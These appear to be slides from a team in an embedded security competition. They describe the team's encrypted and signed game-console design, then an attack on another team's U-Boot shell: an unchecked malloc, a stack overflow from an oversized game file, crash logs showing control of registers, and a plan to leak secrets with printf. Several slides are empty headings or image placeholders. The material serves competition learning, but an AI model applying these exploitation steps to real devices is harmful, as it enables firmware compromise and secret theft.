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ROP it like it's Hot

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Outline

Design

- Our System
- Improvements

Attack Phase


- Attack highlights

General Comments

- Lessons learned

Overview

- Bcrypt
- Libsodium
  - Encrypted
  - Signing
- Removed excess functionality
  - Network stack
  - SSH server
- CFI
- Limited Syscalls



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Length of Header (Encrypted Header + Game_keys), Nonce

```
Enc_{header_key_game_i}(HEADER:
Game_name-version
version:<version>
name:<name>
users:<k>)
```

User_1, Enc_{user_key_1}(game_key)

...

User_k, Enc_{user_key_k}(game_key) where k is the kth user with access to the game

ENCRYPTED GAME

Signature: ED25519 (All the data above)

Game.out Structure

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Design Improvements

- Memsec
- Cold boot attacks
- Disable DMA
- Move everything to Petalinux

Attack 1: The Vulnerability (U-Boot MESH)

```
// read the game into a buffer
   char* game_buffer = (char*) malloc(game_size + 1);
   mesh_read_ext4(game_name, game_buffer, game_size);
```

What if ***malloc*** fails?

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dlmalloc.c

```
#if HAVE_MMAP
    /* If big and would otherwise need to extend, try to use mmap instead */
    if ((unsigned long)nb >= (unsigned long)mmap_threshold &&
        (victim = mmap_chunk(nb)) != 0)
      return chunk2mem(victim);
#endif

    /* Try to extend */
    malloc_extend_top(nb);
    if ( (remainder_size = chunksize(top) - nb) < (long)MINSIZE)
      return NULL; /* propagate failure */
  }
```

Attack 1: The Vulnerability (U-Boot MESH)

```
// read the game into a buffer
   char* game_buffer = NULL;
   mesh_read_ext4(game_name, game_buffer, game_size);
```

What if ***malloc*** fails?

Attack 1: The Vulnerability (U-Boot MESH)

0 in physical memory is executable and writable!

```
// read the game into a buffer
   char* game_buffer = 0;
   mesh_read_ext4(game_name, game_buffer, game_size);
```

What if ***malloc*** fails?

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
Attack 1: Overflow?

U-Boot is on RAM.
The stack is on RAM…

What if we load a 512MB file?

Attack 1: Overflow!

```
U-Boot 2017.01 (Mar 04 2019 - 23:58:40 +0000)
...
mesh> list
ipflag-v1.0
hackermod-v1.0
mesh> play ipflag-v1.0
data abort
pc : [<1e71a5c0>]          lr : [<1fb8c94c>]
reloc pc : [<02bdf5c0>]    lr : [<0405194c>]
sp : 1e71a620  ip : 00000000     fp : 00000000
r10: 00000000  r9 : 1e71aee8     r8 : 00000000
r7 : 00000000  r6 : 00000000     r5 : 00000000  r4 : 00000000
r3 : e0100000  r2 : ffffffff     r1 : 00000000  r0 : 00000000
Flags: nZCv  IRQs off  FIQs off  Mode SVC_32
Resetting CPU ...
```



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Attack 1: Overflow!?!?

```
U-Boot 2017.01 (Mar 04 2019 - 23:58:40 +0000)
...
mesh> list
ipflag-v1.0
hackermod-v1.0
mesh> play ipflag-v1.0
data abort
pc : [<1e71a5c0>]          lr : [<1fb8c94c>]
reloc pc : [<02bdf5c0>]    lr : [<0405194c>]
sp : 1e71a620  ip : 00000000     fp : 00000000
r10: 00000000  r9 : 1e71aee8     r8 : 00000000
r7 : 00000000  r6 : 00000000     r5 : 00000000  r4 : 00000000
r3 : e0100000  r2 : ffffffff     r1 : 00000000  r0 : 00000000
Flags: nZCv  IRQs off  FIQs off  Mode SVC_32
Resetting CPU ...
```

We probably wrote a bit too much…

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


Attack 1: What Did We Actually Achieve?



Attack 1: Idea: Stack Buffer Overflow!



Attack 1: Idea: Stack Buffer Overflow!



Attack 1: Where are the Crown Jewels?

Re-compile and analyze!

Secret Offsets

Stack Offsets

Attack 1: Finding the Minimum Crashable Size

Find potential stack offsets

Binary Search

through the possible crashable sizes!

512 MB → 496 MB → ... → 510.7MB ☑

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

Find potential secret offsets

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Attack 1: When All Fails, Try and Try Again

```
U-Boot 2017.01 (Mar 04 2019 - 23:58:40 +0000)
...
mesh> play ipflag-v1.0
data abort
pc : [<1fb62784>]          lr : [<1fb8c94c>]
reloc pc : [<04027784>]    lr : [<0405194c>]
sp : 1e71a5f8  ip : 00000000     fp : 00084530
r10: 000cdf09  r9 : 1e71aee8     r8 : 00000030
r7 : 0000f8dc  r6 : 1e71a624     r5 : 00000020  r4 : 1e71b8f0
r3 : 00000028  r2 : 41414141     r1 : 000cdf09  r0 : 41414141
Flags: nZCv  IRQs off  FIQs off  Mode SVC_32
Resetting CPU ...
```

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Attack 1: Shellcoding

Secrets are in raw bytes :(

```
uint8_t[... EA,0F,83,85,CF,"c",BC,"K\n",05,84,"\n\"",18
```

Idea: Use in-built U-Boot functions to print raw bytes (**`printf`**)

Print **byte by byte**

Using the format string **"%02x"**!

